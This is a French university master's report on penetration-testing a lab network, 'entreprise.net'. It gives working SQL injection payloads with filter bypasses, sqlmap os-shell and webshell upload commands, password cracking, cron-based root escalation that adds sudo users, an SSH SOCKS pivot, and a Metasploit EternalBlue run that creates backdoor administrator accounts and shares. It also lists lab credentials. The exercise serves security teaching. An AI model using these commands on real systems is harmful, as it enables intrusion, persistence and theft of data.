istic Informatique Électronique

UNIVERSITÉ DE RENNES 1

MOPS

Analyse du réseau entreprise.net

Master 2 Cybersécurité

2018 - 2019

Encadré par :
Yann BREUT

Réalisé par :
Alexis LE MASLE

Table Des Matières

Introduction

Ce rapport présente la suite de la découverte du réseau du rapport précédent, ainsi que les méthodes utilisées pour s'infiltrer dans le réseau **entreprise.net** et récupérer des informations ou prendre le contrôle d'une ou plusieurs machines.
Nous commençons par présenter un exemple de méthode de prise d'informations sur le site web **www.entreprise.net**, ce qui servira de démonstration d'une méthode. Dans un second temps, nous présenterons certaines vulnérabilités du réseau et leur exploitation.

Exemple

Pour cet exemple, nous nous servons du logiciel Burp permettant d'intercepter les requêtes web. Comme précisé précédemment, nous allons faire la démonstration de vulnérabilité aux injections SQL du site web *www.entreprise.net* et plus particulièrement sur la page: **www.entreprise.net/verification_identification_get.php**

URL	login	admin
URL	mdp	mdp
URL	validation	0 and 0=1 union (select * from coeur order by mdp asc limit 1)

Représentation des entrées utilisateur dans l'interface graphique Burp

Dans cet exemple, nous entrons un login, un mdp et un nombre de validation aléatoire puis nous entrons directement à la suite du nombre aléatoire pour "validation" les caractères:
"and 0=1" ce qui rend la requête forcément fausse. Nous pouvons ensuite faire une union avec une requête que nous maîtrisons complètement. Nous allons donc demander la première entrée de la base de données avec:
"**select * from coeur order by mdp asc limit 1**"

```
select * from coeur where login='admin' and mdp='mdp' and validation=0 and 0=1
union (select * from coeur order by mdp asc limit 1)<br><br><br><br>
<CENTER>
<B><U>
bonjour phil !<br><br><a href="identification_get.php">Retour</a>
```

Réponse HTML de la page pour "phil"

La page nous a répondu "Bonjour phil !", nous venons donc d'apprendre qu'il existe un utilisateur nommé "phil".
Nous modifions la requête pour ensuite chercher à obtenir tous les autres logins. Ainsi nous obtenons Simon avec la même commande et le mot clé « desc » à la place de "asc".

Si nous ne cherchons pas à grouper les réponses par "mdp", nous obtenons en première ligne Pierrot.

```
select * from coeur where login='admin' and mdp='mdp' and validation=0 and 0=1
union (select * from coeur limit 1)<br><br><br><br>
<CENTER>
<B><U>
bonjour pierrot !<br><br><a href="identification_get.php">Retour</a>
```

Réponse HTML de la page pour "pierrot"

Nous pouvons ensuite demander d'autre lignes que la première en augmentant le paramètre "offset", ici offset est à 3 car le 1 et 2 représentaient phil et simon.

```
select * from coeur where login='admin' and mdp='mdp' and validation=0 and 0=1
union (select * from coeur limit 1 offset 3)<br><br><br><br>
<CENTER>
<B><U>
bonjour olivier !<br><br><a href="identification_get.php">Retour</a>
```

Réponse HTML de la page pour "olivier"

Au delà de 3 pour offset nous obtenons une erreur, nous savons alors que la base de données contient 4 entrées :
- Olivier
- Phil
- Pierrot
- Simon

Pour déterminer le mot de passe et le code de validation d'un login nous pouvons entrer les valeurs de paramètres suivant:

```
login=xxx (un mot quelconque)
mdp=xxx (un mot quelconque)
validation=0 and 0=1 union (select 1,2,3,4 from coeur order by login
limit 1)
```

Paramètre de la requête SQL

Lorsque nous entrons « select 1 » un message d'erreur nous répond que le nombre de colonnes ne correspond entre les deux parties de « Union ». Donc il n'y a pas qu'une seule colonnes dans la base de données.
Nous réessayons alors avec « select 1,2 » puis « select 1,2,3 » et enfin « select 1,2,3,4 » où nous n'obtenons plus d'erreur et qui nous affiche comme réponse « 2 ». Nous savons alors que la base de données contient quatre colonnes et que c'est la seconde est affichée à l'écran. Nous remplaçons « select 1,2,3,4 » par « select 1,login,3,4 » dans l'optique d'obtenir par la commande affichée précédemment: **bonjour Olivier !**

En remplaçant donc ensuite « select 1,login,3,4 » par « select 1,mdp,3,4 », nous découvrons le mot de passe de Olivier qui est **kdjfhGGGdf3423**. Et pour finir il nous manque « validation » donc à nouveau nous remplaçons « select 1,mdp,3,4 » par « select 1,validation,3,4 » qui nous rend **0**.

De la même manière nous obtenons donc les mots de passe et de validation des quatre logins:

```
Login        mdp          validation
olivier   kdjfhGGGdf3423      0
phil     dddjjjfffkkkrrr !    0
pierrot   kffTFDFSdfzer !     0
simon       tDDMMPP_ !        0
```

Contenu de la table "coeur"

Nous avons vu de cette manière comment utiliser les injections SQL pour obtenir des informations sur la base de données. Nous pouvons maintenant passer au réseau entreprise.net.

Réseau entreprise.net

Pour commencer, nous allons chercher à résoudre les trois challenges proposés sur le site web *www.entreprise.net*. Pour cela nous utiliserons les logiciels Burp, Firefox, SQLMAP, Metasploit-framework.
En résolvant ces challenges nous chercherons à en apprendre plus sur le réseau et les machines s'y trouvant, ainsi que les failles et les services actifs.

www.entreprise.net -- Injections SQL

Challenge 1

Le challenge 1 nous demande de trouver deux secret nommé “mykey” pour le valider et se passe en plusieurs étapes.

Étape 1

Pour commencer, nous pouvons entrer du texte dans les champs login et mot de passe de la page. En faisant des tests, la page nous renvoie la requête SQL qui a été créé à partir de nos entrées. Nous voyons que seule notre entrée “login” est prise en compte, c’est donc ici que se trouve notre première injection SQL. Nous allons utiliser la même injection SQL que dans la partie Exemple de l’introduction de ce rapport.

Nous entrons une valeur aléatoire dans le champ “login” et nous entrons un apostrophe pour faire croire à une fin d’entrée, nous continuons en entrant “and 0=1” pour invalider la première partie de la requête SQL et pour que nous maîtrisions la totalement la requête grâce à l’union. Nous faisons alors une requête du premier login de la table “coeur” et nous terminons par ‘ -- ‘ pour commenter la suite de la requête générée qui sera un apostrophe. Voici la requête:

Type	Na...	Value
URL	ident	DCACEABGC
URL	page	challenge1
Body	id	CDCCGFFAEDFCCADAEEFEGFDFBBABGGGCEB
Body	login	admin' and 0=1 Union (select login from coeur order by login Limit 1) --
Body	mdp	admin
Body	id2	d57faff2b48292a251e7e8784134cbde

Valeurs des champs login et mdp dans l’interface graphique de Burp

Ce challenge comporte trois étapes :

select id from coeur where login='admin' and 0=1 Union (select login from coeur order by login Limit 1) -- '

Pour info, le code error est le suivant :

Etape 1...OK

select challenge.mykey from challenge,coeur where challenge.idcoeur=coeur.id and challenge.idcoeur='max' AND coeur.mdp='admin' limit 1
erreur=0
Nothing for you !

Acc&#65533;s interdit !

Réponse de la page à la requête

Étape 2

Nous avons alors passé l'étape 1 et une nouvelle requête SQL est affichée et qui prend cette fois en compte le "mdp" entré. La seconde étape se trouve donc dans le champ "mdp".
Nous pouvons aussi nous rendre compte que l'application web semble supprimer certains mots-clé en minuscule et majuscule tels que "union" ou "limit". Mais il suffit de mettre une des lettres de ces mots-clés en majuscule et le filtrage n'est plus effectif.
Nous entrons alors dans le champ "mdp" la même entrée que "login" mais cette fois nous allons chercher dans la table challenge et coeur.

Type	Na...	Value
URL	ident	DCACEABGC
URL	page	challenge1
Body	id	CDCCGFFAEDFCCADAEEFEGFDFBBABGGGCEB
Body	login	admin' and 0=1 Union (select login from coeur order by login Limit 1) --
Body	mdp	admin' or 0=1 Union (select login from challenge,coeur order by login Limit 1) --
Body	id2	d57faff2b48292a251e7e8784134cbde

Valeurs des champs login et mdp dans l'interface graphique Burp

La page nous renvoie le résultat suivant:

Ce challenge comporte trois étapes :

select id from coeur where login='admin' and 0=1 Union (select login from coeur order by login Limit 1) -- '

Pour info, le code error est le suivant :

Etape 1...OK

select challenge.mykey from challenge,coeur where challenge.idcoeur=coeur.id and challenge.idcoeur='max' AND coeur.mdp='admin' or 0=1 Union (select login from challenge,coeur order by login Limit 1) -- ' limit 1
erreur=0
2...OK
Mysecret key is : max

Réponse HTML de la page

Dans ce cas, nous obtenons le login "max" en réponse car nous avons utilisé "select login". En remplaçant *login* par *mdp* nous pouvons afficher le mot de passe de max qui est **MDp34234234** puis en remplaçant *mdp* par *challenge.mykey* nous affichons la première "mykey" demandée dans ce challenge: **FJDKVVVddjfjerERSd**.

Étape 3

Nous venons donc de valider l'étape 2 en déterminant une des clé "mykey" cachée. L'étape 3 consiste alors à trouver la seconde "mykey".
Nous avons déterminé la première clé grâce à l'utilisateur "max", nous pouvons donc supposer que la seconde clé se trouve liée à un potentiel autre utilisateur de la table "coeur".
Nous réessayons donc la même injection SQL mais en utilisant un offset de 2.
Nous obtenons comme réponse:

Ce challenge comporte trois étapes :

select id from coeur where login='admin' and 0=1 Union (select login from coeur order by login Limit 1) -- '

Pour info, le code error est le suivant :

Etape 1...OK

select challenge.mykey from challenge,coeur where challenge.idcoeur=coeur.id and challenge.idcoeur='max' AND coeur.mdp='admin' or 0=1 Union (select login from challenge,coeur order by login Limit 1 offset 2) -- ' limit 1
erreur=0
2...OK
Mysecret key is : toto
Retour

Réponse HTML de la page

Nous avons donc un second utilisateur qui a pour login « Toto », et qui a pour mot de passe **mdptoto44**, la clé "mykey" associée est **kgjDVFGjkertj**.
Nous avons donc obtenu son mot de passe et la clé de la même manière en changeant le « select login » par « select mdp » ou « select challenge.mykey ».

Nous pouvons alors entrer ces deux clés dans les champs de la partie "vérification" ce qui nous rends "Well done ! Vous avez réussi ce challenge !!!"

Veuillez entrer les deux informations secretes dans les champs ci-dessous.

Première information :
Deuxième information :
Verifier

Well done ! Vous avez réussi ce challenge !!!

Résultat de la vérification des clés

En remplaçant la valeur du champ « Select login» , des informations peuvent être obtenue:

- @@version : 5.7.13-0ubuntu0.16.04.2
- user() : challenge1.localhost

Challenge 2

Le challenge 2 utilise trois champs, *login*, *mdp* et *cookie*. Nous exploitons ces champs afin de déterminer une vulnérabilité aux injections SQL. Pour cela nous commençons par faire des tests manuels sur les champs *login* et *mdp* comme lors du challenge 1.

La page web affichée en réponse de nos requête affiche la requête SQL qui est générée à partir de notre entrée utilisateur et permet donc de vérifier le résultat. Nous nous rendons compte que les champs *login* et *mdp* filtrent les entrées utilisateur en échappant les caractères spéciaux tels que les apostrophes, évitant ainsi la méthode utilisée précédemment.

Le troisième champ est le champ cookie, ici en entrant notre injection SQL nous découvrons que dans le résultat, tous les espaces sont supprimés, ce qui rend notre injection inactive.

Il faut donc trouver un moyen de contourner la suppression des espaces du champ cookie. Nous pouvons donc essayer de remplacer tous les espaces de notre injection par les caractères de commentaires multilignes "***/**/***". Ces caractères permettent de déclarer un commentaire et de fermer ce commentaire, de cette manière nous pouvons séparer les différents mots-clé de notre injection sans entrer d'espaces.

Contrairement à précédemment, cette fois-ci nous n'avons pas le retour de l'erreur. Qu'il s'agisse d'un refus de la requête ou d'une mauvaise syntaxe, nous devons travailler "à l'aveugle".
Après avoir relu plusieurs fois la requête SQL affichée, nous avons finalement essayé l'injection une nouvelle fois mais en remplaçant les caractères de commentaire finaux "--" par le caractère "#".

Voici la requête utilisée:

```
login =xxx (mot quelconque)
mdp=xxx (mot quelconque)
cookie=123'/**/aND/**/0=1/**/UniOn/**/(SeLect/**/*/**/From/**/coeur/**/O
rDer/**/bY/**/login/**/LiMit/**/1)/**/#/**/
```

Valeurs à entrer dans les différents champs de la page

```
select * from coeur where login='admin' and mdp='admin' and
uid='123'/**/aND/**/0=1/**/UniOn/**/(SeLect/**/*/**/From/**/coeur/**/OrDer/**/bY/**/login/**/LiMit/**/1)/**/#/**/'
Le compte est valide !
Bonjour charles !
```

Réponse HTML de la page

Nous avons alors réussi notre injection en affichant le “login” d’un utilisateur.

Nous pouvons maintenant demander d’autres champs que le login tel que le “mdp” ou le “uid” du login obtenu. En remplaçant ‘*’ de “select” par « 1,mdp,3,4 » nous avons le mot de passe de charles qui est : **321241216z**.
De la même manière, en remplaçant “mdp” par “uid” nous obtenons: **125753795489235678461268 45**.

Nous pouvons déterminer d’autres utilisateurs en appliquant un paramètre “offset” comme précédemment, exemple en ajoutant un offset dans la requête nous obtienons aussi login=**Guillaume** mdp=**ksjdifkejr3**.

Nous avons donc réussi le challenge 2 qui consistait à trouver des informations de connexion valide pour un utilisateur de la base.

Challenge 3

Votre mission : entrer le nom de la personne qui a pris "kiki taxi" le 16/09/2014.

Pour résoudre ce challenge, nous devons nous rendre sur le site de “kiki taxi”. Nous utilisons burp en mode “spider” pour déterminer les différentes pages du site. Parmis toutes les pages affichées, nous voyons la page “/tarifs.php” qui prend un paramètre “année” et qui affiche une table des tarifs.

Nous cherchons alors à déterminer si cette page est vulnérable aux injections SQL grâce à l’outil “SQLMAP”.

```
sqlmap --random-agent -u
http://www.entreprise.net/challenge3/tarifs.php?annee=2014 -is-dba
--tables
```

Commande SQLMAP déterminant les vulnérabilités aux injections SQL

Grâce à cette commande, nous avons découvert que cette page est bien vulnérable, nous pouvons donc pousser l’utilisation de sqlmap de manière à obtenir un shell sur le serveur avec la commande:

```
sqlmap --random-agent -u
http://www.entreprise.net/challenge3/tarifs.php?annee=2014 -is-dba
-tables -columns -os-shell
```

Commande d’obtention d’un shell sur le serveur ciblé

SQLMAP nous donne un accès à un shell provisoire dans le dossier “/var/www/html” du serveur. Dans ce dossier se trouve aussi un module d’upload php créé par le logiciel:

```
[10:07:17] [INFO] the file stager has been successfully uploaded on
'/var/www/html/' - http://www.entreprise.net:80/tmpufnsx.php
```

URL de l’uploader créé par SQLMAP

En nous rendant à l'url **http://www.entreprise.net:80/tmpufnsx.php**, nous avons accès à un bouton d'upload de fichier, c'est ici que nous allons injecter un webshell pour nous permettre d'avoir accès au serveur dès que nous le souhaitons.
Pour cet exploitation, nous allons utiliser le webshell nommé "**b374k**", pour cela nous le téléchargeons et nous générons le fichier PHP en lui donnant un nom et un mot de passe de manière à ce que nous soyons les seuls à pouvoir l'utiliser par la suite.
Nous décompressons le fichier **b374k.tar**, et nous pouvons générer notre webshell PHP avec la commande:

```
php -f index.php -- -o webshell.php -p password -s -b -z gzcompress -c 9
```

Commande de génération du webshell b374k

Maintenant que notre webshell est généré, nous pouvons l'uploader à l'adresse **http://www.entreprise.net:80/tmpufnsx.php** que sqlmap nous a créé précédemment.

Une fois l'upload terminée nous avons maintenant accès à un webshell personnel à l'adresse
www.entreprise.net/webshell.php auquel nous pouvons nous connecter en entrant notre mot de passe (dans notre exemple "password").

À partir de maintenant, nous avons accès à un shell personnel via une URL sur le site web et avec les droits de l'utilisateur "www-data".

Dans le dossier "/var/www/html" dans le cas nous arrivons, nous avons alors accès à chacune des pages de challenges, dans les fichiers **sql/admincoeur.sql** et **sql/challenge3.sql** nous y trouvons les lignes :

```
INSERT INTO `coeur` (`id`, `login`, `mdp`) VALUES
(1, 'pierrot', 'kffTFDFSdfzer'),
(2, 'phil', 'dddjjjfffkkkrrr'),
(3, 'simon', 'tDDMMPP_'),
(4, 'olivier', 'kdjfhGGGdf3423');
```

Contenu du fichier **admincoeur.sql**

```
INSERT INTO `visites` (`id`, `nom`, `date`) VALUES
(1, 'john', '2014-08-07'),
(2, 'willy', '2014-09-16'),
(3, 'david', '2014-05-12'),
(4, 'max', '2014-05-19');
```

Contenu du fichier **challenge3.sql**

Le challenge 3 nous demandes de déterminer le nom de la personne ayant accédé au site de "kiki taxi" le 16 septembre 2014. D'après la table "**visites**" du fichier **challenge3.sql**, la réponse est Willy. Or lorsque nous entrons la réponse dans le champ de validation du Challenge 3, nous obtenons une erreur, peu importe notre entrée.

Le code php utilisé semble contenir une erreur, voici le fichier “index.php” correspondant au challenge3, obtenue grâce au webshell:

```
<?php
include_once "conf_challenge3.php";
    if (isset($_GET['nom']))
    {
       $nom=addslashes($_GET['nom']);

       if ($conn = mysql_connect ($serveur_ip, $serveur_login,
$serveur_mdp))
       {
             mysql_select_db($serveur_base,$conn);
             $ordre="select nom from visites where date='2014-09-16'";
             $result = mysql_query($ordre,$conn);
             $result_errno=mysql_errno($conn);
             if (mysql_num_rows($result)==1)
             {
                   $ligne= mysql_fetch_row($result);
                   if ("$ligne[0]"=="$nom")
                   {
                         echo "Joli coup ! Vous avez un voyage gratuit
chez Kiki Taxi !<BR>";
                         echo "</div></form></body></html>";
                         exit;
                   }
             }
       }
       echo "<BR>Ce n'est pas la bonne r&eacute;ponse...<BR>";
    }
?>
```

Fichier index.php chargé de vérifier la réponse au challenge 3

entreprise.net -- Prise de contrôle

Maintenant que nous avons accès au système de fichier du serveur web, nous pouvons utiliser les droits de l'utilisateur "www-data" afin d'explorer le système. Par exemple dans le dossier nommé "sites" du répertoire "/var/html/www", nous avons accès à un fichier nommé ".htpasswd" contenant la ligne **admin:7YuBn1CR1qlxl**. Grâce au logiciel JohnTheRipper nous pouvons déchiffrer ce mot de passe qui se trouve être "toor".

On peut télécharger ce fichier ou le copier sur notre machine dans un fichier nommé "test.txt" et utiliser la commande "john test.txt" ce qui nous rend: **7YuBn1CR1qlxl:toor**.
Nous avons donc trouvé un couple login/password « admin:toor ».

Serveur SSH

En parcourant le système de fichiers, nous découvrons dans le répertoire « /home/user/ », un fichier **ssh.tar** que nous téléchargeons grâce à notre webshell. En le décompressant nous obtenons une clé publique et une clé privée RSA ainsi qu'un fichier **password.txt**.

Dans ce dossier se trouve aussi une image appelée **indice33.jpg**

indice33.jpg

En lisant le contenu de la clé id_rsa.pub nous voyons en fin de fichier « victor@zeus ». Nous connaissons donc un login et un serveur SSH auquel nous allons nous connecter par la commande :

```
ssh -i id_rsa victor@zeus.entreprise.net
```

Le fichier "id_rsa" est le la clé privée que nous avons découvert dans le fichier compressé **ssh.tar**.

La passe-phrase de la clé est « coucou » se trouve dans le fichier password.txt, grâce à celui ci nous sommes connecté au serveur **Zeus** en tant que l'utilisateur "victor".

Dans le dossier home de l'utilisateur victor, nous avons un fichier nommé "crontab.backup", nous apprenons donc que le logiciel "cron" est utilisé et qu'il permet d'exécuter des scripts à des heures précises. En lisant le fichier "**crontab.backup**" nous découvrons que le fichier "/srv/cleaner.sh" est exécuté à tous les moments possible par cron. Nous pouvons constater que nous avons les droits d'écriture sur le fichier "/srv/cleaner.sh" et que nous pouvons alors écrire les commandes que nous désirons de manière à ce qu'elles soient exécuté par cron avec les droits root.

Nous avons entré dans ce script bash :

```
sudo adduser --gecos "" popstar
echo test | sudo passwd popstar --stdin
sudo usermod -aG sudo popstar
```

Série de commandes pour créer un utilisateur avec les droits sudo

Lors de la réexécution de ce script par cron, un nouvel utilisateur « popstar » est ajouté au système avec comme mot de passe 'test' et les droits super utilisateur.

Ce script bash exécuté en root nous permet de rentrer les commandes que nous souhaitons et d'y faire ce que l'on veut.

Nous ajoutons la ligne **echo "popstar:azerty" | sudo chpasswd** qui permet de changer le mot de passe de l'utilisateur "popstar" avec le mot de passe "azerty". Une fois que cron a ré-exécuté le script bash, notre nouvel utilisateur "popstar" a pour mot de passe "azerty" et a les droits sudo. Nous pouvons maintenant nous y connecter en ssh et changer de mot de passe à la main de manière à ce que la trace du mot de passe ne soit pas dans un fichier tel qu'une sauvegarde des commandes exécutée par le fichier "/srv/cleaner.sh". Nous avons alors choisi comme mot de passe "popstar1000" pour cet exemple.

Nous avons le contrôle du serveur SSH avec les droits root et l'utilisateur "popstar".
Sur ce serveur se trouve une image nommée **indice34.jpg** et **indice 35.jpg**.

indice34.jpg

indice35.jpg

Exploration du réseau

Depuis le serveur SSH, à l'adresse 192.168.0.42, nous pouvons chercher à voir les adresses IP de la table ARP. Pour cela nous avons la commande:

```
sudo arp
```

Commande d'affichage de la table ARP

Parmis les réponses nous avons les adresses IP:

```
192.168.0.20
192.168.0.1
192.168.0.10
```

Dans ces machines, la machine 192.168.0.10 est le serveur Web, il s'agit de l'adresse IP que nous obtenons en tapant la commande "ip a" dans le webshell, et confirmé par la commande "hostname" qui nous retourne "web".

Pour la suite nous allons ouvrir un serveur Socket en nous connectant au serveur SSH avec la commande:

```
ssh -i id_rsa -D 9050 popstar@zeus.entreprise.net
```

Commande d'ouverture de serveur Socket

Cela nous permet d'utiliser des commandes de notre machine à travers le réseau par la connexion SSH grâce à la commande "proxychains".

Dans la table ARP nous avons vu trois adresses IP, l'une d'elle est le serveur WEB, nous allons donc scanner les ports de la machine 192.168.0.20 et pour cela nous utilisons la commande:

```
nmap -sV 192.168.0.20
```

```
Nmap scan report for 192.168.0.20
Host is up (0.0026s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Serv-U ftpd 15.1
25/tcp   open  smtp         hMailServer smtpd
110/tcp  open  pop3         hMailServer pop3d
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
587/tcp  open  smtp         hMailServer smtpd
990/tcp  open  ssl/ftp      Serv-U ftpd 15.1
1027/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: 2K3; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:micr
osoft:windows_server_2003
```

Résultat du scan de port nmap

À travers ce résultat nous observons des services **ftp**, **pop3** et **smtp**, nous pouvons supposer qu'il s'agit du serveur mail que nous avions découvert précédemment mais qu'il s'agit aussi du serveur **ftp.entreprise.net**.

Exploit Eternalblue


Sur le serveur SSH, nous retrouvons des traces d'un sous-réseau à l'adresse 192.168.1.0/24, nous avons alors décidé de nous intéresser à la machine Windows à l'adresse 192.168.1.20 parmis toute celles présente. Depuis notre machine hôte, nous allons utiliser le logiciel metasploit-framework pour trouver un exploit des machines Windows. Nous avons eu l'information que le protocole SMB était utilisé sur ces machines, il existe un exploit appelé "Eternalblue" permettant de prendre le contrôle de la machine ciblée.

```
proxychains msfconsole
```

Commande d'exécution de la console Metasploit-framework

De cette manière nous pouvons utiliser les commandes de metasploit sur les adresses IP du sous réseau accessible par le serveur SSH auquel nous sommes connecté par le serveur Socket laissé ouvert.

Nous entrons ensuite la recherche de l'exploit « Eternalblue » correspondant à l'exploit du protocole SMB.



Suites de commandes d'utilisation d' Eternalblue

Pour commencer, nous cherchons l'exploit "Eternalblue" avec la commande

```
search eternalblue
```

Une liste se présente alors dans laquelle nous choisissons la version:

```
use exploit/windows/smb/ms17_010_eternalblue
```

Nous choisissons une cible, dans notre cas il s'agit de la machine Windows à l'adresse 192.168.1.20 à laquel nous avons accès à travers notre serveur Socket par le tunnel SSH.

```
set RHOST 192.168.1.20
```

Pour finir nous choisissons un payload qui sera un shell en TCP.

```
set payload generic/shell_bind_tcp
```

Nous exécutons alors l'exploit "eternalblue" avec les paramètres choisi.

```
exploit
```

Lors de l'exécution de l'exploit, il est très possible que la machine visée crash. Nous réessayons donc jusqu'à ce que l'exploit fonctionne. Dans le cas d'une réussite, nous obtenons un shell directement sur la machine Windows ciblée avec les droits administrateur. Sur cette machine nous allons créer un nouvel utilisateur avec les droits administrateur pour nous permettre d'avoir un point d'entrée par la suite.

```
net user popstar Hello35 /add
```

Commande d'ajout d'un utilisateur "popstar" et de mot de passe "Hello35"

Nous venons donc de créer l'utilisateur « popstar » avec le mot de passe « Hello35 », il nous faut maintenant lui donner les droits administrateur grâce à la commande suivante.

```
net localgroup "Administrators" popstar /add
```


Commande d'ajout de l'utilisateur "popstar" aux administrateurs

Grâce à cette commande, nous ajoutons notre utilisateur comme administrateur. Nous pouvons par la suite nous connecter à la machine Windows grâce à ce nouvel utilisateur du groupe Administrateur afin de créer un espace "share" accessible à tous pour obtenir un accès complet aux données depuis l'extérieur. Pour cela nous pouvons utiliser la commande:

```
net share Public=C:\ /GRANT:popstar,FULL
```


Dans ce cas ci, nous partageons tout le disque C à l'utilisateur "popstar" avec toutes les permissions.

Schéma



Première version de la découverte du réseau **entreprise.net**

Ce schéma représente la première version de la découvert du réseau **entreprise.net**. Le schéma suivant représente la nouvelle version du réseau à partir du routeur 3. Nous représentons seulement le routeur 3 et ce qui suit.



Seconde version du sous-réseau entreprise.net

Conclusion

Ce rapport nous permets de décrire différentes failles et possibilités d'infiltrations sur le réseau de l'entreprise, de la découverte du réseau à la prise de contrôle de certaines machines. Voici un résumé des failles et exploitations décrite plus précisément dans ce rapport.

L'entreprise présente une vulnérabilité aux injections SQL sur une page web hébergée sur le serveur web. Cette faille est présente sur une requête d'affichage de tarifs utilisateurs et nous permet de créer un uploader sur le serveur et d'obtenir un webshell.
